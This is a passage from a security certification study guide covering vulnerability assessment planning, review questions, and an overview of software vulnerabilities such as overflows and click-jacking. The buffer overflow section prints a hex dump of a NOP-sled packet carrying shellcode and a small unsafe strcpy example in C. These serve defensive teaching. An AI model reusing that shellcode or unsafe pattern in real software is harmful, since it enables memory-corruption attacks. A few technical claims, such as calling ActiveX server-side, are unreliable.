- **Pip:** This package for Python applications searches for a default requirements file with a list of dependencies and checks whether there are published vulnerabilities within it.
- **OWASP Dependency-Check:** This tool verifies libraries and checks for vulnerabilities.

Requirements

When performing a vulnerability assessment or a penetration test, there are issues that should be settled before any work begins. In this section you'll learn about the requirements for planning an assessment.

Scope of Work

The ***scope of work*** simply lists the exact tasks the testers will perform on a network. This may take the form of a service-level agreement (SLA) that will be used to assess performance of the team doing the testing.

Rules of Engagement

The rules of engagement document adds more detail to the SLA. It documents the systems that may be accessed, the times of day for testing, and the exact types of tests that can be done.

Invasive vs. Non-invasive

Some testing, such as penetration testing, goes beyond searching for vulnerabilities and attack systems. Such tests are considered invasive tests. Other tests, such as port and vulnerability scans, are considered non-invasive tests.

Asset Inventory

An asset is any item of value to an organization, including physical devices and digital information. Recognizing when assets are stolen is impossible without an item count or an inventory system and also when inventories are not kept updated. All equipment should be inventoried, and all relevant information about each device should be maintained and kept up-to-date. Each asset should be fully documented, including serial numbers, model numbers, firmware version, operating system version, responsible personnel, and so on. The organization should maintain this information both electronically and in hard copy.

Asset management and inventory control across the technology life cycle are critical to ensuring that assets are not stolen or lost and that data on assets is not compromised in any way. Asset management and inventory control are two related areas. Asset management involves tracking the devices that an organization owns, and inventory control involves tracking and containing inventory. All organizations should implement asset management, but not all organizations need to implement inventory control.

Security devices, such as firewalls, NAT devices, and intrusion detection and prevention systems, should receive the most attention because they relate to physical and logical security. Beyond this, devices that can easily be stolen, such as laptops, tablets, and smartphones, should be locked away. If that is not practical, then consider locking these types of devices to stationary objects (for example, using cable locks with laptops).

When the technology is available, tracking of small devices can help mitigate the loss of both devices and their data. Many smartphones now include tracking software that allows you to locate a device after it has been stolen or lost by using either cell tower tracking or GPS. Deploy this technology when available.

Another useful feature available on many smartphones and other portable devices is a remote wipe feature. This feature allows a user to send a signal to a stolen device, instructing it to wipe out the data contained on the device. Similarly, these devices typically also come with the ability to be remotely locked when misplaced.

Strict control of the use of portable media devices (including CDs, DVDs, flash drives, and external hard drives) can help prevent sensitive information from leaving a network. Although written rules should be in effect about the use of these devices, using security policies to prevent the copying of data to these media types is also possible. Allowing the copying of data to these drive types as long as the data is encrypted is also possible. If these functions are provided by the network operating system, you should deploy them.

It should not be possible for unauthorized persons to access and tamper with any devices. Tampering includes defacing, damaging, or changing the configuration of a device. Integrity verification programs should be used by applications to look for evidence of data tampering, errors, and omissions.

Encrypting sensitive data stored on devices can help prevent the exposure of data in the event of theft or inappropriate access to the device.

Permissions and Access

Access to scanning tools must be closely controlled because scanning devices without permission or authorization is a crime. The group of users allowed to use these tools should be as small as possible. The use of these tools should also be audited to ensure that the tools are being used in accordance with the rules of engagement.

Corporate Policy Considerations

When designing tests, you must give consideration to any corporate security policies that must be followed. It might be that the team needs to acquire an exception to perform acts not normally allowed by policy (such as scanning for open ports).

Facility Considerations

To identify current vulnerabilities, an organization should perform a vulnerability assessment that includes facility systems such as the HVAC system and other building operations. Keep in mind that a failure of building systems could grind the business to a halt.

Physical Security Considerations

If you have no physical security—that is, if it is possible to enter your facility and enter sensitive areas—you will have no logical security either. All physical and logical access systems must be tested as part of a vulnerability test. It may even be advisable to attempt some physical social engineering attacks as well.

Rescan for Corrections/Changes

When the testing is over and needed corrections have supposedly been made, rescanning should occur to see if issues remain. In some cases, mitigations create new issues as they interact with existing controls. A rescan serves as a final test.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 12-1 lists these key topics and the page number on which each is found.

Key Topic

Table 12-1 Key Topics for Chapter 12

Key Topic Element	Description	Page Number
List	Top reverse engineering tools	294
List	WLAN vulnerability scanners	295
List	SCA tools	296
Figure 12-1	Fuzzing	296
List	Types of fuzzing	297
List	Pivoting	297
Figure 12-2	WhatsUp Gold Output	299
Figure 12-3	Premises-Based Vulnerability Scanning	300
Figure 12-4	Cloud-Based Vulnerability Scanning	301
List	Advantages of the cloud-based approach to vulnerability scanning	301
Figure 12-5	Zenmap Port Scan Output	303
Figure 12-6	Nmap Port Scan Output	303
Figure 12-7	Fiddler	304
List	Most widely used exploitation frameworks	305
Figure 12-8	Metasploit Web Interface	305
Figure 12-9	Cain and Abel Output	307
List	Dependency checkers	308

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

> static analysis, dynamic analysis, side-channel analysis, reverse engineering, software composition analysis (SCA), fuzz testing, mutation fuzzing, generation-based fuzzing, pivoting, network enumerator, vulnerability scanner, protocol analyzer, port scanner, HTTP interceptor, exploit framework, password cracker, dependency management, scope of work

Complete Tables and Lists from Memory

There are no memory lists or tables in this chapter.

Review Questions

1. Which of the following is an example of an invasive scan?
   - a. Port scan
   - b. Pen test
   - c. Vulnerability scan
   - d. Fuzz test

2. Code review is an example of which type of analysis?
   - a. Dynamic
   - b. Static
   - c. Retrospective
   - d. Heuristic

3. Which of the following is not included in the rules of engagement?
   - a. System that may be accessed
   - b. Attacks that may be attempted
   - c. NDA
   - d. Times of day for operations

4. Which of the following allows an attacker to infer information about a process by observing nonfunctional characteristics of a program, such as execution time or memory consumed?
   - a. Dynamic analysis
   - b. Static analysis
   - c. Retrospective analysis
   - d. Side-channel analysis

5. Which of the following often makes use of a sandbox?
   - a. Reverse engineering
   - b. Static analysis
   - c. Retrospective analysis
   - d. Side-channel analysis

6. Which of the following helps prevent the download of malicious content from a code library?

   a. Dependency management

   b. Reverse engineering

   c. Heuristics

   d. Static analysis

7. Which of the following is a standardized method used to transfer security information across the entire spectrum of security tools and services?

   a. CCE

   b. ARF

   c. SIEM

   d. OVAL

8. Which of the following performs automated scans of an application's code base, including related artifacts such as containers and registries, to identify all open-source components, their license compliance data, and any security vulnerabilities and fix vulnerabilities through prioritization and auto-remediation?

   a. Software composition tool

   b. Protocol analyzer

   c. Fuzz tester

   d. Dependency checker

9. Which of the following is a password-cracking utility?

   a. Fiddler

   b. Cain and Abel

   c. Metasploit

   d. OWASP ZAP

10. Which of the following is an exploit framework?

    a. Metasploit

    b. Fiddler

    c. OVAL

    d. Cain and Abel

This chapter covers the following topics:

- **Vulnerabilities:** This section covers race conditions, buffer and integer overflows, broken authentication, unsecure references, poor exception handling, security misconfiguration, improper headers, information disclosure, certificate errors, weak cryptography implementations, weak ciphers, weak cipher suite implementations, software composition analysis, the use of vulnerable frameworks and software modules, the use of unsafe functions, third-party libraries and dependencies, code injections/malicious changes, managing end of support/end of life, and regression issues.
- **Inherently Vulnerable System/Application:** This section describes client-side processing vs. server-side processing, JSON/representational state transfer (REST), browser extensions, Flash, ActiveX, Hypertext Markup Language 5 (HTML5), Asynchronous JavaScript and XML (AJAX), Simple Object Access Protocol (SOAP), machine code vs. bytecode, and interpreted vs. emulated.
- **Attacks:** This section covers directory traversal, cross-site scripting (XSS), cross-site request forgery (CSRF), injections—including XML, LDAP, Structured Query Language (SQL), command, and process—sandbox escape, virtual machine (VM) hopping, VM escape, Border Gateway Protocol (BGP) route hijacking, interception attacks, denial-of-service (DoS)/DDoS, authentication bypass, social engineering, and VLAN hopping.

This chapter covers CAS-004 Objective 2.5: Given a scenario, analyze vulnerabilities and recommend risk mitigations.

Identifying the correct risk mitigation requires knowledge of both the vulnerabilities that exist and of the measures that can potentially be put in place to reduce risk. In this chapter you'll learn about the major security issues that exist and options available to address these risks.

CHAPTER 13

Analyzing Vulnerabilities and Recommending Risk Mitigations

Vulnerabilities

A ***vulnerability*** is an absence of a countermeasure or a weakness of a countermeasure that is in place. Vulnerabilities can occur in software, hardware, or personnel. An example of a vulnerability is unrestricted access to a folder on a computer. Most organizations implement vulnerability assessments to identify vulnerabilities. A threat is the next logical progression in risk management. A threat occurs when a vulnerability is identified or exploited. An example of a threat is an attacker identifying a folder on a computer that has a misconfigured or absent access control list (ACL).

Race Conditions

A ***race condition*** is an attack in which the hacker inserts himself between instructions, introduces changes, and alters the order of execution of the instructions, thereby altering the outcome.

Time of check to time of use (TOCTOU) is another example of a race condition. It is an asynchronous type of attack that exploits timing by taking advantage of the time delay between the checking of something (a security credential, for example) and the usage of something (such as the results of the check).

Overflows

An ***overflow*** condition is one in which an area where something is stored gets full and additional information leaks over to another area. In this section you'll learn about two types of overflows: buffer and integer overflows.

Buffer

The ***buffer*** is a portion of system memory that is used to store information. A ***buffer overflow*** is an attack in which the amount of data that is submitted is larger than the buffer can handle. Typically, this type of attack is possible because of poorly written application or operating system code. It can result in an injection of malicious code, primarily either a denial-of-service (DoS) attack or an SQL injection (both of which are discussed later in the chapter).

To protect against buffer overflow attacks, organizations should ensure that all operating systems and applications are updated with the latest updates and security patches. In addition, programmers should properly test all applications to check for overflow conditions.

Hackers may submit too much data, which can cause an error, or may execute commands on the machine if they can locate an area where commands can be executed. Not all attacks are designed to execute commands, however. An attack may just lock the computer, as in certain types of DoS attacks.

A packet containing a long string of no-operation (NOP) instructions followed by a command usually indicates a type of buffer overflow attack called a NOP slide. The purpose of this type of attack is to get the CPU to locate where a command can be executed. Here is an example of a packet, as seen from a sniffer:

```
TCP Connection Request
---- 14/03/2021 15:40:57.910
68.144.193.124 : 4560 TCP Connected ID = 1
---- 14/03/2021 15:40:57.910
Status Code: 0 OK
68.144.193.124 : 4560 TCP Data In Length 697 bytes
MD5 = 19323C2EA6F5FCEE2382690100455C17
---- 14/03/2004 15:40:57.920
0000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0010 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0020 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0040 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0050 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0060 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0070 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
```

```
0080 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0090 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00A0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00B0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00C0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00D0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00E0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
00F0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0100 90 90 90 90 90 90 90 90 90 90 90 90 4D 3F E3 77 ......M?.w....
0110 90 90 90 90 FF 63 64 90 90 90 90 90 90 90 90 90 .....cd.......
0120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ..............
0130 90 90 90 90 90 90 90 90 EB 10 5A 4A 33 C9 66 B9 ....ZJ3.f.....
0140 66 01 80 34 0A 99 E2 FA EB 05 E8 EB FF FF 70 f..4........p....
0150 99 98 99 99 C3 21 95 69 64 E6 12 99 12 E9 85 34 ..!.id...4....
0160 12 D9 91 12 41 12 EA A5 9A 6A 12 EF E1 9A 6A 12 ....A....j...j.
0170 E7 B9 9A 62 12 D7 8D AA 74 CF CE C8 12 A6 9A 62 ...b....t.....b
0180 12 6B F3 97 C0 6A 3F ED 91 C0 C6 1A 5E 9D DC 7B .k...j?....^..{
0190 70 C0 C6 C7 12 54 12 DF BD 9A 5A 48 78 9A 58 AA p....T...ZHx.X.
01A0 50 FF 12 91 12 DF 85 9A 5A 58 78 9B 9A 58 12 99 P......ZXx..X..
01B0 9A 5A 12 63 12 6E 1A 5F 97 12 49 F3 9A C0 71 E5 .Z.c.n._..I..q.
01C0 99 99 99 1A 5F 94 CB CF 66 CE 65 C3 12 41 F3 9D ..._...f.e..A..
01D0 C0 71 F0 99 99 99 C9 C9 C9 C9 F3 98 F3 9B 66 CE .q......f.....
01E0 69 12 41 5E 9E 9B 99 9E 24 AA 59 10 DE 9D F3 89 i.A^...$.Y....
01F0 CE CA 66 CE 6D F3 98 CA 66 CE 61 C9 C9 CA 66 CE .f.m..f.a..f......
0200 65 1A 75 DD 12 6D AA 42 F3 89 C0 10 85 17 7B 62 e.u..m.B..{b....
0210 10 DF A1 10 DF A5 10 DF D9 5E DF B5 98 98 99 99 ........^.....
0220 14 DE 89 C9 CF CA CA CA F3 98 CA CA 5E DE A5 FA ......^.......
0230 F4 FD 99 14 DE A5 C9 CA 66 CE 7D C9 66 CE 71 AA ..f.}.f.q.....
0240 59 35 1C 59 EC 60 C8 CB CF CA 66 4B C3 C0 32 7B Y5.Y.'.fK..2{.....
0250 77 AA 59 5A 71 62 67 66 66 DE FC ED C9 EB F6 FA w.YZqbgff.....
0260 D8 FD FD EB FC EA EA 99 DA EB FC F8 ED FC C9 EB ..............
0270 F6 FA FC EA EA D8 99 DC E1 F0 ED C9 EB F6 FA FC ..............
0280 EA EA 99 D5 F6 F8 FD D5 F0 FB EB F8 EB E0 D8 99 ..............
0290 EE EA AB C6 AA AB 99 CE CA D8 CA F6 FA F2 FC ED ..............
02A0 D8 99 FB F0 F7 FD 99 F5 F0 EA ED FC F7 99 F8 FA ..............
```

Notice the long string of 90s in the middle of the packet; this string pads the packet and causes it to overrun the buffer.

Here is another example of a buffer overflow attack:

```
#include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size =
16 bytes
void main()
{char buf[8];
strcpy(buf,code);
```

In this example, 16 characters are being sent to a buffer that holds only 8 bytes.

The key to preventing many buffer overflow attacks is input validation, in which any input is checked for format and length before it is used. Buffer overflows and boundary errors (which occur when input exceeds the boundaries allotted for the input) are a family of error conditions called input validation errors. With proper input validation, a buffer overflow attack causes an access violation. Without proper input validation, the allocated space is exceeded, and the data at the bottom of the memory stack is overwritten.

Integer

Integer overflow occurs when math operations try to create a numeric value that is too large for the available space. The register width of a processor determines the range of values that can be represented. Moreover, a program may assume that a variable always contains a positive value. If a variable has a signed integer type, an overflow can cause its value to wrap and become negative. This may lead to unintended behavior. Similarly, subtracting from a small unsigned value may cause it to wrap to a large positive value, which may also be an unexpected behavior.

Mitigate integer overflow attacks by

- Using strict input validation.
- Using a language or compiler that performs automatic bounds checks.
- Choosing an integer type that contains all possible values of a calculation. This reduces the need for integer type casting (changing an entity of one data type into another), which is a major source of defects.

Broken Authentication

When any authentication process fails, unauthorized access occurs that can lead to breaches or broken authentication. For this reason, the most robust authentication process should be deployed. Multifactor authentication should be deployed whenever possible as it is the best form of authentication.

Unsecure References

Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify that a user is authorized for the target object. This results in an unsecure direct object reference flaw, also known as an unsecure reference. Such an attack can come from an authorized user, meaning that the user has permission to use the application but is accessing information to which she should not have access. To prevent this problem, each direct object reference should undergo an access check. Code review of the application with this specific issue in mind is also recommended.

Poor Exception Handling

Web applications, like all other applications, suffer from errors and exceptions, and such problems are to be expected. However, the manner in which an application reacts to errors and exceptions determines whether security can be compromised.

One of the issues is that an error message may reveal information about the system that a hacker may find useful. For this reason, when applications are developed, all error messages describing problems should be kept as generic as possible. Also, you can use tools such as the OWASP's ZAP (Zed Attack Proxy) to try to make applications generate errors.

Security Misconfiguration

Sometimes, internal users unknowingly increase the likelihood that security breaches will occur. Such threats are not considered malicious in nature but result from users not understanding how system changes can affect security.

Security awareness and training should include coverage of examples of misconfigurations that can result in security breaches occurring and/or not being detected. For example, a user may temporarily disable antivirus or anti-malware software to perform an administrative task. If the user fails to reenable the software, she unknowingly leaves the system open to viruses and other threats. In such a case, an organization should consider implementing group policies or some other mechanism to periodically ensure that antivirus/anti-malware software is enabled and running. Another solution could be to configure the software to automatically restart after a certain amount of time.

Recording and reviewing user actions via system, audit, and security logs can help security professionals identify misconfigurations so that the appropriate policies and controls can be implemented.

Improper Headers

Improper headers are headers that are either altered from their natural state by a hacker or inserted by a hacker. Since altered headers contain information used to either route a packet or conduct operations in HTTP, attackers can use them to further a range of attacks on websites, applications, and devices.

As an example, a hacker using a click-jack attack crafts a transparent page or frame over a legitimate-looking page that entices the user to click something. When the user clicks, he is really clicking on a different URL. In many cases, the site or application may entice the user to enter credentials that could be used later by the attacker. ***Click-jacking*** is shown in Figure 13-1.

Key Topic



Attacked website is transparent
CommuniGate
Web Banking
Sign On
jdoe
password
Clear
Fake input controls positioned under the hijacked web controls
User provides username and password. All these clicks are hijacked by the invisible frame.

Figure 13-1 Click-jacking

Most responsibility for preventing click-jacking rests with the site owner. When designing website applications, the X-FRAME-OPTIONS header is used to control the embedding of a site within a frame. This option should be set to DENY, which virtually ensures that click-jacking attacks fail. Also, the SAMEORIGIN option of X-FRAME can be used to restrict the site to be framed only in web pages from the same origin.

Information Disclosure

Sensitive information in this discussion includes usernames, passwords, encryption keys, and paths that applications need to function but that would cause harm if discovered. Determining the proper method of securing this information is critical and is not easy. It is a generally accepted rule to not hard-code passwords—although this was not always considered a best practice. Instead, passwords should be protected using encryption when they are included in application code. This makes them difficult to change, reverse, or discover.

Storing this type of sensitive information in a configuration file also presents problems. Such files are usually discoverable, and, even if hidden, they can be discovered by using a demo version of the software if it is a standard or default location. Whatever the method used, significant thought should be given to protecting these sensitive forms of data.

To prevent disclosure of sensitive information from storage:

Key Topic

- Ensure that memory locations where this data is stored are locked memory.
- Ensure that ACLs attached to sensitive data are properly configured.
- Implement an appropriate level of encryption.

Certificate Errors

A certificate error occurs when a certificate that is used for authentication or to secure a website is invalidated for some reason or another. When that occurs, one of two things occur. Either the user receives a confusing message about the certificate or the process simply fails.

For example, if an administrator revokes a TLS/SSL certificate after a security breach for a web server and the certificate is a wildcard certificate, all the other servers that use that certificate will start generating certificate errors.

Weak Cryptography Implementations

Cryptographic applications provide many functions for an enterprise. It is usually best to implement cryptography that is implemented within an operating system or an application. This allows the cryptography to be implemented seamlessly, usually with little or no user intervention. Always ensure that you fully read and understand any vendor documentation when implementing the cryptographic features of any operating system or application. It is also important to keep the operating system or application up-to-date with the latest updates, security patches, and hot fixes.

Improperly implementing any cryptographic application can result in security issues for your enterprise. This is especially true in financial or ecommerce applications. Avoid designing your own cryptographic algorithms, using older cryptographic methods, or partially implementing standards.

Weak Ciphers

While implementing cryptographic algorithms can increase the security of your enterprise, it is not the solution to all the problems encountered. Security professionals must understand the confidentiality and integrity issues of the data to be protected. Any algorithm that is deployed on an enterprise must be properly carried out from key exchange and implementation to retirement. When implementing any algorithm, you need to consider four aspects:

- **Strength:** The strength of an algorithm is usually determined by the size of the key used. The longer the key, the stronger the encryption for the algorithm. But while using longer keys can increase the strength of the algorithm, it often results in slower performance.
- **Performance:** The performance of an algorithm depends on the key length and the algorithm used. As mentioned earlier, symmetric algorithms are faster than asymmetric algorithms.
- **Feasibility to implement:** For security professionals and the enterprises they protect, proper planning and design of algorithm implementation ensures that an algorithm can be implemented.
- **Interoperability:** The interoperability of an algorithm is its ability to operate within the enterprise. Security professionals should research any known limitations with algorithms before attempting to integrate them into their enterprise.

Weak Cipher Suite Implementations

Cipher suites vary in their capability to provide security. Even relatively powerful suites such as AES will not provide security when implemented incorrectly. When the proper skill sets are not present in an organization to address advanced cipher suite implementation, you should involve a contractor who has the proper skills.

Software Composition Analysis

Software composition analysis is a form of testing that identifies the open-source code in the software and also evaluates it for security. It also identifies any licensing issues that may be present and that might apply to the organization.

Software composition analysis is usually an automated process, and a number of tools have been created to perform this analysis. Some of these tools go beyond verification and identification and can self-remediate certain issues. Examples include

- Veracode
- Black Duck Software Composition Analysis (SCA)
- Checkmarx

Use of Vulnerable Frameworks and Software Modules

A framework is a set of cooperating classes that make up a reusable design for a specific class of software and software modules. Examples of software development frameworks include Java, Microsoft .NET, Ruby, and Python. There are tools available to automatically analyze your existing software and libraries to assess how vulnerable your open-source frameworks are. Especially when you use code fragments from a shared library, your software and libraries should be checked.

Use of Unsafe Functions

A ***standard software library*** contains common objects and functions used by a language that developers can access and reuse in order to avoid re-creating them. These libraries can greatly reduce development time. From a security standpoint, a library used by a development team should be fully vetted to ensure that all of its contents are securely written. For example, the standard C library is filled with a handful of very dangerous functions that, if used improperly, could actually facilitate a buffer overflow attack. If you implement an application security framework when using a programming language and its library, the library can be used without fear of introducing security problems to the application. The components that should be provided by an application security library are:

- Input validation
- Secure logging
- Encryption and decryption

Third-Party Libraries

Earlier in this chapter you learned about the use of standard libraries to reuse previously developed code. When these are third-party libraries, keep in mind that the code you are reusing may not be secure. Even if the code is safe, it may refer to or depend on code in another library that is not, as discussed in the next section

Dependencies

In Chapter 3, "Securely Integrating Software Applications," you learned about ***dependencies*** that sometimes exist between code found in different software libraries. Review the section "Validating Third-Party Libraries" in that chapter as validating the security of all dependencies is an important process if you intend to use third-party libraries.

Code Injections/Malicious Changes

Many of the attacks discussed in this section arise because a web application has not validated the data entered by the user (or hacker). ***Input validation*** is the process of checking all input for things such as proper format and proper length. In many cases, these validators use either the block listing (previously known as blacklisting) of characters or patterns or allow listing (previously known as whitelisting) of characters or patterns. Block listing involves looking for characters or patterns to block. It can be prone to preventing legitimate requests. Allow listing involves looking for allowable characters or patterns and allowing only those. The length of the input should also be checked and verified to prevent buffer overflows. This attack type is discussed later in this section.

End of Support/End of Life

Vulnerabilities may exist when devices and software are no longer supported by the vendor. This is because at that point, the vendor stops creating security patches. The longer you continue to use these products after the ***end of support/end of life*** announcement, the greater the risk of the system becoming susceptible to the latest attacks targeting that system or software. Organizations should have a plan in place that anticipates these announcements and replaces these systems prior to the end of support or end of life.

Regression Issues

In Chapter 3 you learned about regression testing. There, you learned that ***regression*** occurs when a software change by the developers reduces either the security or the functionality of the software. Regression testing is used to identify such regressions and verify that the software behaves the way it should. Regression testing catches bugs that may have been accidentally introduced into a new build or release candidate.

Inherently Vulnerable System/Application

To understand how to secure applications, you need to understand what you are up against. You need to know about a number of specific security issues and attacks. The following sections survey some of them.

Client-Side Processing vs. Server-Side Processing

When a web application is developed, one of the decisions to be made is what information will be processed on the server and what will be processed on the browser of the client. Figure 13-2 shows client-side processing, and Figure 13-3 shows server-side processing.

Key Topic




Figure 13-2 Client-Side Processing

Key Topic




Figure 13-3 Server-Side Processing

Many web designers like processing to occur on the client side, which taxes the web server less and allows it to serve more users. Others shudder at the idea of sending to the client all the processing code and possibly information that could be useful in attacking the server. Modern web developers should be concerned with finding the right balance between server-side and client-side implementation.

JSON/Representational State Transfer (REST)

Representational state transfer (REST) is a client/server model for interacting with content on remote systems, typically using HTTP. It involves accessing and modifying existing content and also adding content to a system in a particular way. REST does not require a specific message format during HTTP resource exchanges. It is up to a RESTful web service to choose which formats are supported. RESTful services are services that do not violate required restraints. XML and JavaScript Object Notation (JSON) are two of the most popular formats used by RESTful web services.

JSON is a simple text-based message format that is often used with RESTful web services. Like XML, it is designed to be readable, which can help when debugging and testing. JSON is derived from JavaScript and, therefore, is very popular as a data format in web applications.

REST/JSON has several advantages over SOAP/XML (covered later in this section). They include:

- **Size:** REST/JSON is a lot smaller and less bloated than SOAP/XML. Therefore, much less data is passed over the network, which is particularly important with mobile devices.
- **Efficiency:** REST/JSON makes it easier to parse data, thereby making it easier to extract and convert the data. As a result, it requires much less from the client's CPU.
- **Caching:** REST/JSON provides improved response times and server loading due to support from caching.
- **Implementation:** REST/JSON interfaces are much easier than SOAP/XML to design and implement.

SOAP/XML is generally preferred in transactional services such as banking services.

Browser Extensions

Browser extensions (sometimes called add-ons) are small programs or scripts that increase the functionality of a website. The following sections look at some of the most popular technologies used for browser extensions.

Flash

Adobe Flash is a deprecated browser extension. It is no longer supported as it presents security issues. If it is present on a system, it should be uninstalled immediately.

ActiveX

ActiveX is a server-side Microsoft technology that uses object-oriented programming (OOP) and is based on the Component Object Model (COM) and the Distributed Component Object Model (DCOM). COM enables software components to communicate. DCOM provides the same functionality to software components distributed across networked computers. Self-sufficient programs called controls become a part of the operating system once downloaded. The problem is that these controls execute under the security context of the current user, which in many cases has administrator rights. This means that a malicious ActiveX control could do some serious damage.

ActiveX uses Authenticode technology to digitally sign controls. This system has been shown to have significant flaws, and ActiveX controls, like Flash, have been deprecated.

Hypertext Markup Language 5 (HTML5)

